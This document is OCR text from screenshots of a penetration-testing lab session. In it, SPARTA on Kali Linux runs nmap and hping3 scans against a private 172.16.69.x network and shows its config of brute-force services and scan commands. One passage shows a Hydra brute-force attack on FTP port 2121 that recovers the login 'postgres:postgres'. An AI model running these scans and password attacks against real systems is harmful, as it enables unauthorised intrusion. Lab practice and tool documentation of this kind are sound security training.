nmap (stage 5) 172.16.69.128 30 Mar 2017 10:53:17 30 Mar 2017 10:55:49 Finished



usr
share
wordlists
metasploit
Places
Search
Recently Used
sparta
root
Desktop
File System
Name
Size
Modified
rservices_from_users.txt 36 bytes Friday
sap_common.txt 117 bytes Friday
sap_default.txt 448 bytes Friday
sap_icm_paths.txt 13.7 kB Friday
scada_default_userpass.txt 816 bytes Friday
sensitive_files.txt 206 bytes Friday
sensitive_files_win.txt 176 bytes Friday
sid.txt 3.8 kB Friday
snmp_default_pass.txt 839 bytes Friday
tftp.txt 3.4 kB Friday
tomcat_mgr_default_pass.txt 47 bytes Friday
tomcat_mgr_default_userpass.txt 132 bytes Friday
tomcat_mgr_default_users.txt 37 bytes Friday
unix_passwords.txt 7.9 kB Friday
unix_users.txt 773 bytes Friday
vnc_passwords.txt 9 bytes Friday
vxworks_collide_20.txt 575.9 kB Friday
vxworks_common_20.txt 229.9 kB Friday
Cancel
Open


File Help
Scan Brute
1
IP 172.16.69.128 Port 2121 Service ftp Run
Try blank password Try login as password Loop around users Exit on first valid Verbose Additional Options
Username root Username list /root/unix_users.txt Browse Found usernames
Password password Password list /root/unix_passwords.txt Browse Found passwords Threads 16
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
Hydra (http://www.thc.org/thc-hydra) starting at 2017-03-30 11:05:37
[DATA] max 16 tasks per 1 server, overall 64 tasks, 113120 login tries (l:112/p:1010), ~110 tries per task
[DATA] attacking service ftp on port 2121
[2121][ftp] host: 172.16.69.128 login: postgres password: postgres
[STATUS] attack finished for 172.16.69.128 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-03-30 11:05:42
Log
Progress Tool Host Start time End time Status
hydra (2121/tcp) 172.16.69.128 30 Mar 2017 11:05:37 30 Mar 2017 11:05:42 Finished
hydra (2121/tcp) 172.16.69.128 30 Mar 2017 11:03:05 30 Mar 2017 11:03:05 Finished
screenshot (8180/tcp) 172.16.69.128 30 Mar 2017 10:53:23 30 Mar 2017 10:53:23 Finished
nikto (8180/tcp) 172.16.69.128 30 Mar 2017 10:53:17 30 Mar 2017 10:54:12 Finished
x11screen (6000/tcp) 172.16.69.128 30 Mar 2017 10:53:17 30 Mar 2017 10:53:26 Finished


File Edit View Search Terminal Help
web-services="http,https,ssl,soap,http-proxy,http-alt,https-alt"
enable-scheduler=False
enable-scheduler-on-import=False
max-fast-processes=10
max-slow-processes=10
[BruteSettings]
store-cleartext-passwords-on-exit=True
username-wordlist-path=/usr/share/wordlists/
password-wordlist-path=/usr/share/wordlists/
default-username=root
default-password=password
services="asterisk,afp,cisco,cisco-enable,cvs,firebird,ftp,ftps,http-head,http-get,https-head,https-get,http-get-form,http-post-form,https-get-form,https-post-form,http-proxy,http-proxy-urlenum,icq,imap,imaps,irc,ldap2,ldap2s,ldap3,ldap3s,ldap3-crammd5,ldap3-crammd5s,ldap3-digestmd5,ldap3-digestmd5s,mssql,mysql,ncp,nntp,oracle-listener,oracle-sid,pcanywhere,pcnfs,pop3,pop3s,postgres,rdp,rexec,rlogin,rsh,s7-300,sip,smb,smtp,smtps,smtp-enum,snmp,socks5,ssh,sshkey,svn,teamspeak,telnet,telnets,vmauthd,vnc,xmpp"
no-username-services="cisco,cisco-enable,oracle-listener,s7-300,snmp,vnc"
no-password-services="oracle-sid,rsh,smtp-enum"
[StagedNmapSettings]
stage1-ports="T:80,443"
stage2-ports="T:25,135,137,139,445,1433,3306,5432,U:137,161,162,1434"
stage3-ports="T:23,21,22,110,111,2049,3389,8080,U:500,5060"
stage4-ports="T:0-20,24,26-79,81-109,112-134,136,138,140-442,444,446-1432,1434-2048,2050-3305,3307-3388,3390-5431,5433-8079,8081-29999"
stage5-ports=T:30000-65535
[ToolSettings]
nmap-path=/usr/bin/nmap
hydra-path=/usr/bin/hydra
cutycapt-path=/usr/bin/cutycapt
texteditor-path=/usr/bin/leafpad
[HostActions]
nmap-fast-tcp=Run nmap (fast TCP), nmap -Pn -F -T4 -vvvv [IP] -oA \"[OUTPUT]\"
-- INSERT -- 30,26 4%



SPARTA 1.0.2 (BETA) - untitled - /root/
File Help
Scan Brute
Hosts Services Tools
Click here to add host(s) to scope
Services Scripts Information Notes
Add host(s) to scope
IP Range 172.16.69.0/24
eg: 192.168.1.0/24 10.10.10.10-20 1.2.3.4
Run nmap host discovery
Run staged nmap scan
Cancel
Add to scope
Log



File Help
Scan Brute
Hosts Services Tools
Services Scripts Information Notes
OS Host
172.16.69.1
172.16.69.128
172.16.69.129
172.16.69.130
172.16.69.132
172.16.69.133
172.16.69.136
172.16.69.139
172.16.69.254
Log
Progress Tool Host Start time End time Status
nmap (discovery) 172.16.69.0/24 29 Mar 2017 12:08:49 29 Mar 2017 12:08:51 Finished



Hosts Services Tools
Services Scripts Information Notes
OS Host
172.16.69.1
172.16.69.131
172.16.69.132
172.16.69.133
Portscan
Mark as checked
Run unicornscan (full UDP)
Run nmap (top 1000 quick UDP)
Run nmap (full UDP)
Run nmap (full TCP)
Run nmap (fast UDP)
Run nmap (fast TCP)
Run nmap (staged)


File Edit View Search Terminal Help
root@kali:~# fping 172.16.69.130
172.16.69.130 is alive
root@kali:~#


```
File  Edit  View  Search  Terminal  Help
stage1-ports="T:80,443"
stage2-ports="T:25,135,137,139,445,1433,3306,5432,U:137,161,162,1434"
stage3-ports="T:23,21,22,110,111,2049,3389,8080,U:500,5060"
stage4-ports="T:0-20,24,26-79,81-109,112-134,136,138,140-442,444,446-1432,1434-2048,2050-3305,3307-3388,3390-5431,5433-807
9,8081-29999"
stage5-ports=T:30000-65535

[ToolSettings]
nmap-path=/usr/bin/nmap
hydra-path=/usr/bin/hydra
cutycapt-path=/usr/bin/cutycapt
texteditor-path=/usr/bin/leafpad

[HostActions]
nmap-fast-tcp=Run nmap (fast TCP), nmap -Pn -F -T4 -vvvv [IP] -oA \"[OUTPUT]\"
nmap-full-tcp=Run nmap (full TCP), nmap -Pn -sV -sC -O -p- -T4 -vvvvv [IP] -oA \"[OUTPUT]\"
nmap-fast-udp=Run nmap (fast UDP), "nmap -n -Pn -sU -F --min-rate=1000 -vvvvv [IP] -oA \"[OUTPUT]\""
nmap-udp-1000=Run nmap (top 1000 quick UDP), "nmap -n -Pn -sU --min-rate=1000 -vvvvv [IP] -oA \"[OUTPUT]\""
nmap-full-udp=Run nmap (full UDP), nmap -n -Pn -sU -p- -T4 -vvvvv [IP] -oA \"[OUTPUT]\"
unicornscan-full-udp=Run unicornscan (full UDP), unicornscan -mU -Ir 1000 [IP]:a -v
fping=Run fping, fping [IP]

[PortActions]
banner=Grab banner, bash -c \"echo \"\" | nc -v -n -w1 [IP] [PORT]\",
nmap=Run nmap (scripts) on port, nmap -Pn -sV -sC -vvvvv -p[PORT] [IP] -oA [OUTPUT],
nikto=Run nikto, nikto -o \"[OUTPUT].txt\" -p [PORT] -h [IP], "http,https,ssl,soap,http-proxy,http-alt"
dirbuster=Launch dirbuster, java -Xmx256M -jar /usr/share/dirbuster/DirBuster-1.0-RC1.jar -u http://[IP]:[PORT]/, "http,ht
tps,ssl,soap,http-proxy,http-alt"
                                                                                                    42,0-1        24%
```





SPARTA 1.0.2 (BETA) - sparta-scan.sprt - /root/
File Help
Scan Brute
Hosts Services Tools
Services Scripts Information Notes
OS Host
172.16.69.1
172.16.6
172.16.6
172.16.69.130
172.16.69.131
172.16.69.132
172.16.69.133
172.16.69.136
Portscan
Mark as checked
Run unicornscan (full UDP)
Run nmap (top 1000 quick UDP)
Run nmap (full UDP)
Run nmap (full TCP)
Run nmap (fast UDP)
Run nmap (fast TCP)
Run nmap (staged)



File Edit View Search Terminal Help
[BruteSettings]
store-cleartext-passwords-on-exit=True
username-wordlist-path=/usr/share/wordlists/
password-wordlist-path=/usr/share/wordlists/
default-username=root
default-password=password
services="asterisk,afp,cisco,cisco-enable,cvs,firebird,ftp,ftps,http-head,http-get,https-head,https-get,http-get-form,http-post-form,https-get-form
,https-post-form,http-proxy,http-proxy-urlenum,icq,imap,imaps,irc,ldap2,ldap2s,ldap3,ldap3s,ldap3-crammd5,ldap3-crammd5s,ldap3-digestmd5,ldap3-dige
stmd5s,mssql,mysql,ncp,nntp,oracle-listener,oracle-sid,pcanywhere,pcnfs,pop3,pop3s,postgres,rdp,rexec,rlogin,rsh,s7-300,sip,smb,smtp,smtps,smtp-enu
m,snmp,socks5,ssh,sshkey,svn,teamspeak,telnet,telnets,vmauthd,vnc,xmpp"
no-username-services="cisco,cisco-enable,oracle-listener,s7-300,snmp,vnc"
no-password-services="oracle-sid,rsh,smtp-enum"
[StagedNmapSettings]
stage1-ports="T:80,443"
stage2-ports="T:25,135,137,139,445,1433,3306,5432,U:137,161,162,1434"
stage3-ports="T:23,21,22,110,111,2049,3389,8080,U:500,5060"
stage4-ports="T:0-20,24,26-79,81-109,112-134,136,138,140-442,444,446-1432,1434-2048,2050-3305,3307-3388,3390-5431,5433-8079,8081-29999"
stage5-ports=T:30000-65535
[ToolSettings]
nmap-path=/usr/bin/nmap
hydra-path=/usr/bin/hydra
cutycapt-path=/usr/bin/cutycapt
texteditor-path=/usr/bin/leafpad
[HostActions]
nmap-fast-tcp=Run nmap (fast TCP), nmap -Pn -F -T4 -vvvv [IP] -oA \"[OUTPUT]\"
nmap-full-tcp=Run nmap (full TCP), nmap -Pn -sV -sC -O -p- -T4 -vvvvv [IP] -oA \"[OUTPUT]\"
nmap-fast-udp=Run nmap (fast UDP), "nmap -n -Pn -sU -F --min-rate=1000 -vvvvv [IP] -oA \"[OUTPUT]\""
nmap-udp-1000=Run nmap (top 1000 quick UDP), "nmap -n -Pn -sU --min-rate=1000 -vvvvv [IP] -oA \"[OUTPUT]\""
nmap-full-udp=Run nmap (full UDP), nmap -n -Pn -sU -p- -T4 -vvvvv [IP] -oA \"[OUTPUT]\"
unicornscan-full-udp=Run unicornscan (full UDP), unicornscan -mU -Ir 1000 [IP]:a -v
hping3=hping3 (stealth scan), hping3 [IP] --scan 0-65535 -S
[PortActions]
banner=Grab banner, bash -c \"echo \"\" | nc -v -n -w1 [IP] [PORT]\",
nmap=Run nmap (scripts) on port, nmap -Pn -sV -sC -vvvvv -p[PORT] [IP] -oA [OUTPUT],
"/usr/share/sparta/sparta.conf" 113L, 8042C



SPARTA 1.0.2 (BETA) - sparta-scan.sprt - /root/
File Help
Scan Brute
Hosts Services Tools
Services Scripts Information Notes
OS Host
172.16.69.1
172.16.69.128
172.16.69.132
172.16.69.133
172.16.69.136
172.16.69.139
172.16.69.254
hping3 (stealth scan)
Portscan
Mark as checked



File Help
Scan Brute
Hosts Services Tools
Services Scripts Information Notes hping3
OS Host
172.16.69.1
172.16.69.128
172.16.69.129
172.16.69.130
172.16.69.131
172.16.69.132
172.16.69.133
172.16.69.136
172.16.69.139
172.16.69.254
2049 nfs : .S..A... 64 0 5840 46
2121 iprop : .S..A... 64 0 5840 46
3306 mysql : .S..A... 64 0 5840 46
3632 distcc : .S..A... 64 0 5840 46
5432 postgresql : .S..A... 64 0 5840 46
5900 : .S..A... 64 0 5840 46
6000 x11 : .S..A... 64 0 5840 46
6667 ircd : .S..A... 64 0 5840 46
6697 ircs-u : .S..A... 64 0 5840 46
8009 : .S..A... 64 0 5840 46
8180 : .S..A... 64 0 5840 46
8787 : .S..A... 64 0 5840 46
40492 : .S..A... 64 0 5840 46
51402 : .S..A... 64 0 5840 46
51414 : .S..A... 64 0 5840 46
60928 : .S..A... 64 0 5840 46
Not responding ports:
All replies received. Done.
Log
Progress Tool Host Start time End time Status
hping3 172.16.69.128 02 Apr 2017 11:19:02 02 Apr 2017 11:19:06 Finished

```
File  Edit  View  Search  Terminal  Help
default-username=root
default-password=password
services="asterisk,afp,cisco,cisco-enable,cvs,firebird,ftp,ftps,http-head,http-get,https-head,https-get,http-get-form,http-post-form,https-get-form
,https-post-form,http-proxy,http-proxy-urlenum,icq,imap,imaps,irc,ldap2,ldap2s,ldap3,ldap3s,ldap3-crammd5,ldap3-crammd5s,ldap3-digestmd5,ldap3-dige
stmd5s,mssql,mysql,ncp,nntp,oracle-listener,oracle-sid,pcanywhere,pcnfs,pop3,pop3s,postgres,rdp,rexec,rlogin,rsh,s7-300,sip,smb,smtp,smtps,smtp-enu
m,snmp,socks5,ssh,sshkey,svn,teamspeak,telnet,telnets,vmauthd,vnc,xmpp"
no-username-services="cisco,cisco-enable,oracle-listener,s7-300,snmp,vnc"
no-password-services="oracle-sid,rsh,smtp-enum"

[StagedNmapSettings]
stage1-ports="T:80,443"
stage2-ports="T:25,135,137,139,445,1433,3306,5432,U:137,161,162,1434"
stage3-ports="T:23,21,22,110,111,2049,3389,8080,U:500,5060"
stage4-ports="T:0-20,24,26-79,81-109,112-134,136,138,140-442,444,446-1432,1434-2048,2050-3305,3307-3388,3390-5431,5433-8079,8081-29999"
stage5-ports=T:30000-65535

[ToolSettings]
nmap-path=/usr/bin/nmap
hydra-path=/usr/bin/hydra
cutycapt-path=/usr/bin/cutycapt
texteditor-path=/usr/bin/leafpad

[HostActions]
nmap-fast-tcp=Run nmap (fast TCP), nmap -Pn -F -T4 -vvvv [IP] -oA \"[OUTPUT]\"
nmap-full-tcp=Run nmap (full TCP), nmap -Pn -sV -sC -O -p- -T4 -vvvvv [IP] -oA \"[OUTPUT]\"
